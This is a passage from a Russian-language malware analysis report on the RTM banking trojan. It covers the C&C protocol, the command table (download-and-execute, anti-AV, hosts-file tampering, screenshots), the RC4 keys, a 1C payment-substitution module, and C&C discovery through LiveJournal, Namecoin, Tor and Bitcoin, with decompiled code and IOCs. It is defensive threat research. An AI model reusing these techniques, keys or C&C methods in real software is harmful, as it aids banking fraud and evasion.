Табл. 4.8. Формат отправляемых на сервер данных

Название	Размер, байт	Пояснение
XOR_KEY	4	Ключ для расшифровки данных начиная с CRC32
ENC_BOTNET_ID	2	Зашифрованное значение конфигурационного параметра botnet-id
CRC32	4	Контрольная сумма от последующих данных
CRC32_FROM_DLL	4	Контрольная сумма от текущей DLL
USER_ID	12	Шестнадцатеричная строка из 12 символов, полученная в зависимости от имени пользователя
BOTNET_PREFIX	8	Значение параметра botnet-prefix
TICK_COUNT_VALUE	4	Количество миллисекунд, прошедшее с момента старта системы
BYTE	1	—
OPTIONAL_DATA	—	Данные (скриншот экрана, информация о пользователе и прочее)

Схожим образом структурированы ответы от C&C-сервера. Структура получаемых с сервера управления данных приведена в табл. 4.9.

Табл. 4.9. Формат пришедших с сервера данных

Название	Размер, байт	Пояснение
XOR_KEY	4	Ключ для расшифровки данных начиная с CRC32
CRC32	4	Контрольная сумма от последующих данных
ACTION	1	Определяет действие, которое будет выполнено
OPTIONAL_DATA	—	Дополнительные данные

В зависимости от ответа с сервера вредоносная программа может выполнить какое-либо действие. На рис. 4.12 изображен обработчик команд с сервера управления.

```
switch ( LOBYTE(FromServer->Action) )
{
    case 1:
        Action_1_ParseCommandAndExecute_6E432FA8(v27, v20, res, v20, &v30);
        break;
    case 5:
        Action_5_GetAndWrite_module_dtt_6E442D38(v20, v27, v20);
        break;
    case 6:
        Action_6_WriteExeFileInTemp_and_Execute_6E442A18(v27, v20, res, &v30, v20);
        break;
    case 8:
        Action_8_WriteLibFileInTemp_and_Load_6E442BA4(v27, v20);
        break;
    case 9:
        Action_9_MapPE_ToMemory_6E442D08(v27, &savedregs);
        break;
    case 11:
        Action_11_SelfUpdating_6E4432B0(v27, v20, &savedregs);
        break;
    case 12:
        Action_12_APPDATA_WriteFile_6E442DE0(v27, v20);
        break;
    case 13:
        Action_13_WriteExeFileInTemp_And_CreateProcessAsUserW_6E442AC4(v27, v20, res, &v30, v20);
        break;
    case 14:
        Action_14_restart_6E442C6C(v27, v20);
        break;
    default:
        break;
}
```

Рис. 4.12. Обработчик команд с сервера

Перечень действий, которые выполнит вредоносная программа в зависимости от значения поля ACTION, полученного с сервера управления, приведен в табл. 4.10.

Табл. 4.10. Действия в зависимости от значения в поле ACTION

ACTION	Действие
1	Выполняет дополнительную команду (перечень команд приведен в пункте 4.7 «Выполнение дополнительных команд»)
5	Расшифровывает модуль, пришедший с сервера управления; осуществляет распаковку модуля; шифрует и сохраняет модуль с расширением .dtt в текущей директории
6	Сохраняет файл, полученный с сервера управления, в директорию %TEMP%, после чего исполняет его
8	Сохраняет файл, полученный с сервера управления, в директорию %TEMP%, после чего загружает его при помощи функции LoadLibrary
9	Загружает полученный с сервера управления исполняемый файл в память, передает ему управление
11	Обновляется
12	Сохраняет файл, полученный с сервера управления, в директорию %ProgramData%
13	Сохраняет файл, полученный с сервера управления, в директорию %TEMP%, после чего запускает его со средним уровнем целостности
14	Перезапускается

## 4.7. Выполнение дополнительных команд

Дополнительные команды, которые могут быть получены с управляющего сервера, представлены в табл. 4.11.

Табл. 4.11. Список дополнительных команд

Команда	Пояснение
del-module	Удаляет файл и информацию о нем в конфигурации
find-files	Осуществляет поиск файлов, связанных с системами ДБО
download	Проверяет наличие указанного файла, после чего осуществляет повторное взаимодействие с C&C
unload	Посылает оконное сообщение
uninstall	<ul style="list-style-type: none"><li>• Удаляется из автозагрузки.</li><li>• Очищает файл &lt;путь к системной директории&gt;\drivers\etc\hosts</li></ul>
uninstall-lock	<ul style="list-style-type: none"><li>• Устанавливает значение реестра, обеспечивая выключение после каждого входа пользователя в систему [HKLM\HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]: «Shell»=«shutdown -s -f -t 0».</li><li>• Очищает файл &lt;путь к системной директории&gt;\drivers\etc\hosts</li></ul>
shutdown	Отключает систему
reboot	Перезапускает систему
hosts-add	<ul style="list-style-type: none"><li>• Записывает данные в файл &lt;путь к системной директории&gt;\drivers\etc\hosts.</li><li>• Выполняет команду «ipconfig.exe /flushdns»</li></ul>
hosts-clear	<ul style="list-style-type: none"><li>• Очищает файл &lt;путь к системной директории&gt;\drivers\etc\hosts.</li><li>• Выполняет команду «ipconfig.exe /flushdns»</li></ul>
cfg-set-str-a	Устанавливает строковый конфигурационный параметр
cfg-set-str-w	
cfg-set-dw	
cfg-get-str-a	Получает строковый конфигурационный параметр
cfg-get-str-w	
cfg-get-dw	
cfg-del-param	Удаляет конфигурационный параметр
screenshot	Получает скриншот экрана и отправляет на управляющий сервер. Действие повторяется 10 раз с интервалом в 5 секунд
auto-elevate	Проверяет конфигурационный параметр в реестре «lpe-runas-flags»
reload	Перезапускается
cc	Повторно собирает информацию о системе и отправляет ее на управляющий сервер



Команда	Пояснение
botnet-id	Изменяет конфигурационный параметр «botnet-id»
prefix	Изменяет конфигурационный параметр «botnet-prefix»
connect-interval	Изменяет временной интервал соединения с C&C-сервером
dbo-scan	Запускает сканер систем ДБО
kill-process	Пытается завершить указанный процесс
anti-av	Пытается отключить Windows Defender и обойти средства антивирусной защиты ESET, после чего завершить работу и перезагрузить компьютер
video-start	<ul style="list-style-type: none"><li>Начинает отсылать скриншоты экрана на управляющий сервер с заданным интервалом.</li><li>Интервал прописан в конфигурационном параметре «video.refresh-interval»</li></ul>
video-stop	Прекращает отсылать скриншоты экрана на управляющий сервер
msg	Показывает окно с сообщением (MessageBox)

## 4.8. Алгоритм шифрования

Для шифрования строк, конфигурационных параметров и данных, передаваемых на управляющий сервер, RTM использует модифицированный алгоритм RC4. Модифицированный алгоритм можно описать следующим образом:

- генерация S-блока (256 байт) по ключу произвольной длины (KEY);
- модификация S-блока посредством применения операции XOR с дополнительным ключом (4 байта, XOR\_KEY);
- генерация гаммы из модифицированного S-блока и XOR-гаммы с открытым текстом.

Параметры алгоритма шифрования для различных данных представлены в табл. 4.12.

Табл. 4.12. Используемые параметры

Данные	KEY	XOR_KEY
Строки	\x1420763868921953722216\x14	Индивидуален для каждой из строк и хранится в структуре зашифрованной строки
Остальные данные	Zxyemth5QDmpeoa	Обновляется в процессе функционирования вредоносной программы

## 4.9. Дополнительные модули

Для загрузки дополнительных модулей RTM.MainModule ищет файлы с расширением .dll в текущей директории. Если такой файл был найден, вредоносная программа пытается расшифровать файл, загрузить его в память, найти адрес экспортируемой функции **RTM\_ModuleEP** и передать ей управление.

В рамках исследования мы проанализировали один из подобных модулей: файл m1c\_2\_kl.dll предназначен для кражи денежных средств клиента с помощью подмены или модификации платежного файла 1C.

### 4.9.1. Файл m1c\_2\_kl.dll

Характеристики исследуемого файла вредоносной программы приведены в табл. 4.13.

Табл. 4.13. Характеристика исследуемого дополнительного модуля

Характеристика	Значение
Имя файла	m1c_2_kl.dll
Тип файла	Динамически подгружаемая библиотека Windows (PE32-DLL)
MD5	648e04d32b9b7e3f9f279a39ef96f871
SHA-1	9db642d5d427fff7524ca8642193445140b42383
SHA-256	5ff723009ec0fd00c1324838cddde914476774d9d14a28e188d0bfbf1f46239b
Размер, байт	54312

#### 4.9.1.1. Функциональные возможности

Файл m1c\_2\_kl.dll — это дополнительный модуль RTM, предназначенный для кражи денежных средств клиента с помощью подмены или модификации платежного файла 1C.

Модуль функционирует в связке со встроенной DLL-библиотекой agent32.dll и может осуществить в системе следующие действия:

- удалить платежный файл 1C (предположительно, полученный с управляющего сервера) и файл динамически подгружаемой библиотеки agentdll;
- вызвать экспортируемую функцию DllRegisterServer из agent32.dll, при этом agent32.dll удаляется после перезапуска системы;
- модифицировать и подменить буфер платежного файла, сгенерированного программой-клиентом 1C.

### 4.9.1.2. Файл agent32.dll

Модуль осуществляет перехват библиотечных функций CreateFile и WriteFile в памяти определенного процесса (предполагается, что данный файл функционирует в памяти процесса «1С: Предприятие»). Перехват библиотечных функций происходит с использованием сплайсинга.

Перехват осуществляется для следующих действий:

- обработчик для функции CreateFile подменяет имя платежного файла 1С на имя файла с другой платежной информацией;
- обработчик для функции WriteFile подменяет буфер с содержимым платежного файла на модифицированный буфер (предварительно буфер проверяется по значению заголовка «1CClientBankExchange»).

## 4.10. Обнаруженные версии основного модуля

В конфигурации RTM.MainModule задается поле

**botnet-prefix**, которое является версией вредоносной программы. Значение **botnet-prefix** находится среди расшифрованных строк (рис. 4.13).




Рис. 4.13. botnet-prefix среди расшифрованных строк

Все обнаруженные в процессе исследования значения параметра **botnet-prefix** приведены в табл. 4.14.

Табл. 4.14. Список значений параметра botnet-prefix

№	Дата обнаружения	botnet-prefix	№	Дата обнаружения	botnet-prefix
1	18.12.2018	spm_5	27	30.08.2019	0.6.0.0
2	26.12.2018	spm_3	28	02.09.2019	0.5.4.0
3	15.01.2019	0.3.1	29	12.09.2019	0.7.0.0
4	05.02.2019	0.3.2	30	16.09.2019	0.7.1.0
5	06.02.2019	0.3.2.3	31	04.10.2019	0.7.1.1
6	15.02.2019	0.4.0.0	32	12.11.2019	0.8.0.0
7	18.02.2019	0.4.0.1	33	19.11.2019	0.8.0.2
8	27.02.2019	0.4.1.1	34	20.11.2019	0.7.0.3
9	11.03.2019	0.4.1.2	35	21.11.2019	0.8.0.3
10	13.03.2019	0.4.1.3	36	25.11.2019	0.8.0.4
11	26.03.2019	0.4.1.4	37	26.11.2019	0.8.0.6
12	01.04.2019	0.4.2.0	38	04.12.2019	0.8.1.0
13	04.04.2019	0.4.2.1	39	06.12.2019	0.8.1.1
14	09.04.2019	0.4.3.0	40	11.12.2019	0.8.2.0
15	10.04.2019	0.4.4.0	41	18.12.2019	0.8.2.1
16	19.04.2019	0.4.4.1	42	24.01.2020	0.8.2.2
17	27.04.2019	0.4.4.4	43	10.02.2020	0.8.2.3
18	27.05.2019	0.4.4.5	44	17.03.2020	0.8.2.6
19	03.06.2019	0.4.6	45	08.04.2020	0.6.0.2
20	06.06.2019	0.4.6.1	46	14.04.2020	0.8.2.7
21	10.06.2019	0.5.0.0	47	22.04.2020	0.8.2.8
22	24.06.2019	0.5.1.1	48	28.04.2020	0.8.2.9
23	04.07.2019	0.5.2.0	49	25.05.2020	0.8.2.10
24	08.07.2019	0.5.2.1	50	23.06.2020	0.8.2.11
25	07.08.2019	0.5.3.1	51	06.07.2020	0.8.2.12
26	13.08.2019	0.5.3.3	52	13.07.2020	0.8.2.13

# 5. Способы получения IP-адресов управляющих серверов

Процесс получения IP-адресов серверов управления претерпевал значительные изменения с течением времени (рис. 5.1).




Рис. 5.1. Как менялся процесс получения IP-адресов в RTM.MainModule

## 5.1. RSS

В первых версиях RTM для обновления адресов управляющих серверов злоумышленники использовали RSS-ленту. Они создавали в LiveJournal блог, содержащий адреса C&C в зашифрованном виде. Для получения новых адресов управляющих серверов отправлялся запрос по адресу `hxxps://livejournal.com/data/rss/` и обрабатывался ответ, имеющий формат, приведенный на рис. 5.2.

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss xmlns:lj="http://www.livejournal.org/rss/lj/1.0/" xmlns:media="http://search.yahoo.com/mrss/" xmlns:atom="http://www.w3.org/2005/Atom" version="2.0">
  <channel>
    <title>f72bba81c921</title>
    <link>https://f72bba81c921.livejournal.com/</link>
    <description>f72bba81c921 - LiveJournal.com</description>
    <lastBuildDate>Thu, 05 Nov 2015 02:32:20 GMT</lastBuildDate>
    <generator>LiveJournal / LiveJournal.com</generator>
    <lj:journal>f72bba81c921</lj:journal>
    <lj:journalid>77015555</lj:journalid>
    <lj:journaltype>personal</lj:journaltype>
  </channel>
  <item>
    <guid isPermaLink="true">https://f72bba81c921.livejournal.com/627.html</guid>
    <pubDate>Thu, 05 Nov 2015 02:32:20 GMT</pubDate>
    <title>1</title>
    <author>f72bba81c921</author>
    <link>https://f72bba81c921.livejournal.com/627.html</link>
    <description>
      [40]1b05e4a4d3709f1eaa0addba2b981868c0ad5b3c6a0a71090eed48982ab4727035f4b0b23f4469e11ed1109f5b1124985a6e9ee8e662df21c6d593a9a960[ /40] <br />
      [41]9e7780b8c0a641edb710d52df0b80b9997a74b3c5fdab8cd5da6775a9fb9bf13883711f16427c474793c152798e4280a620594a03c0fc15d796b2584585[ /41] <br />
      [30]8278fcdcb4694799680f251faf0658f9e80dc9c36ed46c39666d35d0fd76de80bd4c70e771cfae94fbb6a8ce0ea3becd2e9087e5a183534e9aa7b7f8ba8b[ /30] <br />
      [1]9efc08e5bd3e58df11b6dc74a50218d0374494c32b15445093d11c82e1960f12ae6846219aaf3af0da0dd8b6b5a6df37748c47b9c268a01d[ /1] <br />
      [60]2b026e46792db1bb6f90e4ec774c13659c057b13181122328f340db23a2978e5777d3a92773a86ce5f347b909e95a79f4b562da7a9450a34029f[ /60] <br />
      [42]bfb0b4cfa5a9da230b5db8650ae371a297fd10b06f09494533dad576eb1e60047af1230d1fddd59dde07a783ff55624e1d6a3fff7de16f5a3d0d8efbee094[ /42] <br />
      [43]7f54460724363cd9ba7efb9b4340f3e122107839d73c0023ef508afe2232b0e991a294d2894eb4dd3c986c2f52984337f84aa7fcae3d3aedd00a58792b82[ /43] <br />
      [56]cd0c24857167077f652a2a654e323cef5d212de3c7fe0fb806b58c02a87eb37c0a68eff6aa7af0276e5e040efc67c72852cb99059a7d00e380587ae561c[ /56] <br />
      [57]456ceb4f3b31c84aa3f06b41c44d60d37d855250a840114843cb9dd6f8e34e82e3ad9c242405560a411636afa0f043ce877351157b7ad9fb46298e04fde[ /57] <br />
      [58]54a007ec6ab22c8d3a4608a0abd7bf7c0652c483b16152e33d11051362e28dd07cc3a47ae718b61f93198b59969b7467f9945e55ce1bde2e0ee4fc4a626[ /58] <br />
      [59]c82e1e269ae245ca14545d22b4c6934ebff53888df8d93bf54dc5de0e369ddae03c78ac1e04960d2942fe9e41104aa852a55cfc08354e34987f98ca6b019[ /59]
    </description>
    <comments>
      https://f72bba81c921.livejournal.com/627.html#comments
    </comments>
    <lj:security>public</lj:security>
    <lj:reply-count>0</lj:reply-count>
  </item>
</rss>
```

Рис. 5.2. Содержимое RSS-ленты. В поле description расположены зашифрованные адреса управляющих серверов

Первоначальный адрес управляющего сервера и адрес RSS-ленты хранятся среди зашифрованных строк (рис. 5.3).

```
WideStrings      dd offset aD2          ; DATA XREF: DecryptStrings_sub_40A0EC+FE↑o
                  ; CheckPtr_sub_40A274+F↑r ...
                  ; "D2"
                  dd offset aGet          ; "GET"
                  dd offset aPost         ; "POST"
                  dd offset aHttp11       ; "HTTP/1.1"
                  dd offset aMozilla50Comp ; "Mozilla/5.0 (compatible; MSIE 9.0; Wind"...
                  dd offset aAcceptTextHtml_0 ; "Accept: text/html, application/xhtml+xml"..."
                  dd offset aAcceptTextHtml ; "Accept: text/html, application/xhtml+xml"..."
                  dd offset aWebstatisticao ; "webstatisticaonline.tech/r/z.php"
                  dd offset aHttpF72bba81c9 ; "http://f72bba81c921.livejournal.com/dat"...
                  dd offset asc_4C5D74    ; ".*.*"
                  dd offset aDtt_0        ; ".*.dtt"
                  dd offset aDtt          ; ".dtt"
                  dd offset aSpc          ; "spc"
```

Рис. 5.3. Расшифрованные строки с первоначальным адресом управляющего сервера и адресом RSS-ленты

## 5.2. .bit

В марте 2016 года группировка RTM начала использовать в качестве адресов управляющих серверов домены в зоне .bit. Они поддерживаются альтернативным DNS-регистратором Namecoin, основанным на технологии блокчейн. Система децентрализована, поэтому .bit-домены сложно заблокировать.

IP-адреса управляющих серверов на .bit RTM.MainModule получал одним из двух способов:

- через API обозревателя блоков Namecoin;
- через разрешение доменного имени с помощью специальных DNS-серверов.

Функция получения IP-адресов приведена на рис. 5.4.

```
ascii_cc_ptr = 0;
v3 = a3;
ip_address = ip_res;
wide_cc_ptr = cc_address_ptr;
v9 = &savedregs;
v8 = &loc_41210F;
v7 = __readfsdword(0);
__writefsdword(0, &v7);
res = GetIPAddress_NamecoinAPI_sub_411BF0(cc_address_ptr, ip_res, a3); // Namecoin block explorer API
if ( !res )
{
    LStrFromWStr(&ascii_cc_ptr, wide_cc_ptr);
    if ( GetDnsImports_sub_41201C(res) )
    {
        res = GetIPAddress_DnsResolve_sub_411E4C(ascii_cc_ptr, ip_address, v3); // DNS resolver
        if ( !res )
            res = gethostbyname_sub_411D90(ascii_cc_ptr, ip_address);
    }
    else
    {
        res = gethostbyname_sub_411D90(ascii_cc_ptr, ip_address);
    }
}
```

Рис. 5.4. Функция получения IP-адресов управляющих серверов

В функции получения IP-адресов управляющих серверов через API обозревателя блоков Namecoin происходит обработка содержимого, расположенного по адресу [https://namecoin.cuphrs.com/api/name\\_show/d/stat-counter-7](https://namecoin.cuphrs.com/api/name_show/d/stat-counter-7), что показано на рис. 5.5 на примере домена stat-counter-7[.]bit.



```
url = 0;
name_ptr = 0;
data = 0;
v18 = a3;
v3 = a2;
cc_address_ptr = cc_ptr;
v12 = &savedregs;
v11 = &loc_411D7E;
v10 = __readfsdword(0);
__writefsdword(0, &v10);
LStrClr(a2);
LStrClr(v18);
GetName_sub_411BA0(cc_address_ptr, &name_ptr); // stat-counter-7.bit
WStrCat3(&url, ofDecryptedWideStrings->api_name_show_d, name_ptr); // name_ptr value: /api/name_show/d/
// url value: namecoin.cyphrs.com/api/name_show/d/stat-counter-7
v5 = HttpRequest_sub_40DC88(ofDecryptedWideStrings->namecoin_cyphrs_com, url, 0, 0, 443, 2, 0, 0, &data_struct) != 0;
if ( v5 )
{
    v5 = 0;
    LStrFromPCharLen(&data, v17, data_struct);
    index = LStrPos(ascii->aIp, data); // ip":["\
    if ( index )
    {
        GetStr_sub_4035E8(&data, 1, (index + 7));
        v7 = LStrPos(ascii->slash, data); // \
        if ( v7 )
        {
            LStrCopy(v3);
            GetStr_sub_4035E8(&data, 1, (v7 + 1));
            v5 = sub_40E2C4(*v3, 0);
            v8 = LStrPos(ascii->_slash, data); // ,\
            if ( v8 )
            {
                GetStr_sub_4035E8(&data, 1, (v8 + 2));
                if ( LStrPos(ascii->slash, data) ) // \
                    LStrCopy(v18);
            }
        }
    }
}
```

Рис. 5.5. Функция получения IP-адресов управляющих серверов через API обозревателя блоков Namecoin

IP-адреса управляющего сервера получаются из тела ответа. Помимо запросов к [https://namecoin.cyphrs.com/api/name\\_show/d/](https://namecoin.cyphrs.com/api/name_show/d/) злоумышленники также использовали запросы к <https://namecha.in/name/d/>, обрабатывая поле Current value (рис. 5.6).

### Summary

Status	Active
Expires after block	490881 (34292 blocks to go)
Last update	2019-06-03 09:57:02 (block <a href="#">454881</a> )
Registered since	2019-01-31 21:06:37 (block <a href="#">436711</a> )

### Current value

```
{
  "ip": [
    "85.217.170.12",
    "91.92.136.57"
  ]
}
```

### Operations

Date/time	Block	Transaction	Operation	Value
2019-06-03 09:57:02	<a href="#">454881</a>	<a href="#">379caa91a8...</a>	OP_NAME_UPDATE	{"ip":["85.217.170.12","91.92.136.57"]}
2019-06-03 09:20:07	<a href="#">454878</a>	<a href="#">2c83c4a57b...</a>	OP_NAME_UPDATE	{"ip":["85.217.170.12","185.205.210.233"]}

Рис. 5.6. Содержимое веб-страницы по URL-адресу <https://namecha.in/name/d/stat-counter-7>

Если получить IP-адрес данным способом не удавалось, злоумышленники резолвили доменное имя управляющего сервера функцией DnsQuery\_A с помощью специальных DNS-серверов (взятых, например, [отсюда](#)).

Использование функции DnsQuery\_A в программном коде RTM.MainModule показано на рис. 5.7.

```
ip_addr = ip_address;
ascii_cc_ptr = a1;
pr_index = 0;
if ( !DnsQuery_A )
    return pr_index;
ip_str = LStrToPChar(ascii->dns_ip_1);           // 188.165.200.156

ip_dword = (*of_inet_addr)(ip_str);
count = 1;
name_ptr = LStrToPChar(ascii_cc_ptr);
res = !DnsQuery_A(name_ptr, DNS_TYPE_A, DNS_QUERY_USE_TCP_ONLY, &count, &pDnsRecord, 0)
    && pDnsRecord
    && pDnsRecord->flag == 1;
if ( res
    && (pr_index = GetIP_sub_411DCC(&pDnsRecord->pNext, ip_addr, ip_addr, &savedregs), pr_index)
    && pDnsRecord
    && DnsRecordListFree )
{
    DnsRecordListFree(pDnsRecord, 1);
}
else
{
    ip_str_1 = LStrToPChar(ascii->dns_ip_2);       // 91.217.137.37
    ip_dword = (*of_inet_addr)(ip_str_1);
    ip_str_2 = LStrToPChar(ascii->dns_ip_3);       // 188.165.200.156
    ip_dword_1 = (*of_inet_addr)(ip_str_2);
    ip_str_3 = LStrToPChar(ascii->dns_ip_4);       // 217.12.210.54
    ip_dword_2 = (*of_inet_addr)(ip_str_3);
    count = 3;
    counter = 50;
    do
    {
        pr_index = GetValue_sub_40672C() % count;
        pr_index_1 = GetValue_sub_40672C() % count;
        if ( pr_index_1 != pr_index )
        {
            dns_ip = *(&ip_dword + pr_index);
            *(&ip_dword + pr_index) = *(&ip_dword + pr_index_1);
            *(&ip_dword + pr_index_1) = dns_ip;
        }
        --counter;
    }
    while ( counter );
    name_p = LStrToPChar(ascii_cc_ptr);
    if ( !DnsQuery_A(name_p, DNS_TYPE_A, DNS_QUERY_USE_TCP_ONLY, &count, &pDnsRecord, 0)
        && pDnsRecord
        && pDnsRecord->flag == 1 )
    {
```

Рис. 5.7. Функция получения IP-адресов управляющих серверов через разрешение доменного имени с помощью специальных DNS-серверов

Функция DnsQuery\_A имеет прототип, представленный на рис. 5.8.

```
DNS_STATUS
WINAPI
DnsQuery_A(
    _In_          PCSTR      pszName,
    _In_          WORD       wType,
    _In_          DWORD      Options,
    _Inout_opt_   PVOID      pExtra,
    _Outptr_result_maybenull_ PDNS_RECORD * ppQueryResults,
    _Outptr_opt_result_maybenull_ PVOID * pReserved
);
```

Рис. 5.8. Прототип функции DnsQuery\_A, объявленной в заголовочном файле WinDNS.h

Четвертым аргументом в функцию DnsQuery\_A передается адрес структуры \_IP4\_ARRAY на стеке. По нему содержится массив IP-адресов специальных DNS-серверов (рис. 5.9).

```
-00000040 count          dd ?
-0000003C ip_dword        dd ?
-00000038 ip_dword_1      dd ?
-00000034 ip_dword_2      dd ?
```

Рис. 5.9. Структура \_IP4\_ARRAY на стеке

В случае успешного выполнения функции DnsQuery\_A IP-адрес управляющего сервера можно получить, прочитав следующее значение: pDnsRecord -> Data.A.IpAddress.

Из декомпилированного кода одного из экземпляров видно, что для разрешения доменного имени C&C используется специальный DNS-сервер 188.165[.]200.156. А в случае неудачи используется список из трех DNS-серверов: 91.217[.]137.37, 188.165[.]200.156, 217.12[.]210.54.

Мы зафиксировали попытки вредоносной программы  
резолвить следующие доменные имена:

```
hxxps://namecoin.cyphrs.com/api/name_show/d/stat-counter, stat-counter.bit  
hxxps://namecoin.cyphrs.com/api/name_show/d/stat-counter-4, stat-counter-4.bit  
hxxps://namecoin.cyphrs.com/api/name_show/d/stat-counter-4-1, stat-counter-4-1.bit  
hxxps://namecoin.cyphrs.com/api/name_show/d/stat-counter-4-2, stat-counter-4-2.bit  
hxxps://namecha.in/name/d/stat-counter-6-1, stat-counter-6-1.bit  
hxxps://namecha.in/name/d/stat-counter-6-2, stat-counter-6-2.bit  
hxxps://namecoin.cyphrs.com/api/name_show/d/stat-counter-7, stat-counter-7.bit  
hxxps://namecha.in/name/d/stat-counter-7-1, stat-counter-7-1.bit  
hxxps://namecha.in/name/d/stat-counter-7-2, stat-counter-7-2.bit
```

Поиск на namecha.in помог найти домены, схожие с зафиксированными, что позволяет сделать предположение об их причастности к вредоносному ПО RTM:

```
hxxps://namecha.in/name/d/mail-ru-stat-counter, mail-ru-stat-counter.bit  
hxxps://namecha.in/name/d/mail-ru-stat-counter-cdn, mail-ru-stat-counter-cdn.bit  
hxxps://namecha.in/name/d/mail-ru-stat, mail-ru-stat.bit  
hxxps://namecha.in/name/d/mail-ru-stat-cdn, mail-ru-stat-cdn.bit  
hxxps://namecha.in/name/d/stat-counter-0, stat-counter-0.bit  
hxxps://namecha.in/name/d/stat-counter-3-1, stat-counter-3-1.bit  
hxxps://namecha.in/name/d/stat-counter-3-2, stat-counter-3-2.bit  
hxxps://namecha.in/name/d/stat-counter-7-1.bit, stat-counter-7-1.bit  
hxxps://namecha.in/name/d/stat-counter-7-2.bit, stat-counter-7-2.bit  
hxxps://namecha.in/name/d/ya-ru-stat-counter, ya-ru-stat-counter.bit  
hxxps://namecha.in/name/d/ya-ru-stat-counter-cdn, ya-ru-stat-counter-cdn.bit
```

## 5.3. Tor

15 февраля 2019 года мы впервые обнаружили образцы RTM, управляющий сервер которых был расположен в сети Tor (рис. 5.10 и 5.11).

```
dd offset aHttp5aaw3unbkm ; "http://5aaw3unbkm5jqx7d.onion/index.php"  
dd offset aBotnetPrefix ; "botnet-prefix"  
dd offset aBotnetId ; "botnet-id"  
dd offset aCcConnectInter ; "cc.connect-interval"
```

Рис. 5.10. Адрес управляющего сервера в сети Tor среди расшифрованных строк

```
lea    eax, [ebp+lpUrlComponents]
push   eax
push   0
lea    eax, [ebp+Url]
mov    edx, dword ptr [ebp+pwszUrl]
call   WStrFromPWCharLen ; pwszUrl="http://w762icwux5m5p2mg.onion/index.php"
mov    eax, [ebp+Url]
call   WStrLen
push   eax                ; dwUrlLength=0x27
mov    eax, dword ptr [ebp+pwszUrl]
push   eax                ; pwszUrl="http://w762icwux5m5p2mg.onion/index.php"
mov    eax, ds:WinHttpCrackUrl
mov    eax, [eax]
call   eax                ; WinHttpCrackUrl
mov    ebx, eax
test   ebx, ebx
jz     short loc_40DF2C
```

Рис. 5.11. Участок дизассемблированного кода, в котором происходит разбор URL-адреса управляющего сервера

Такие семплы рассылались до 9 апреля 2019 года, после чего RTM снова перешла на использование доменной зоны .bit.

## 5.4. Bitcoin

10 июня 2019 года мы впервые обнаружили образец RTM, получающий IP-адреса серверов управления из транзакций на определенный криптокошелек. Каждый IP-адрес скрывался в количестве перечисленных биткоинов за две транзакции, то есть два IP-адреса были скрыты в четырех транзакциях.

Для получения IP-адресов серверов управления RTM. MainModule в разное время использовал следующие ресурсы:

- chain.so;
- blockchain.info;
- api.blockcypher.com;
- blockchain.coinmarketcap.com.

В течение некоторого времени после обнаружения первого подобного образца RTM.MainModule осуществлял запрос по адресу [https://chain.so/api/v2/get\\_tx\\_received/BTC/](https://chain.so/api/v2/get_tx_received/BTC/). В ответе содержался набор транзакций на счет криптокошелька. Пример ответа изображен на рис. 5.12.

```
← → ↻ https://chain.so/api/v2/get_tx_received/BTC/bc1qh96q46mw72shp2j39uq3z0wh0gezguvk9qq5j
{"time": 1560086710
},
{
  "txid": "6f260f9de5ae478c59d527fe81425f48ba9d7d89b2c03a5c67761d80051f7424",
  "output_no": 0,
  "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
  "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
  "value": "0.00014728",
  "confirmations": 777,
  "time": 1560086710
},
{
  "txid": "8f9ee9295a1c5792eac69f9013933d43dbb9c99d083713a1dd0f3073f06db5c1",
  "output_no": 0,
  "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
  "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
  "value": "0.00055637",
  "confirmations": 777,
  "time": 1560086710
},
{
  "txid": "ddd09072a957c3e9e922c9c7edc9a587bae2d1594cd1c58c69edabc91a6e31fd",
  "output_no": 0,
  "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
  "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
  "value": "0.00003242",
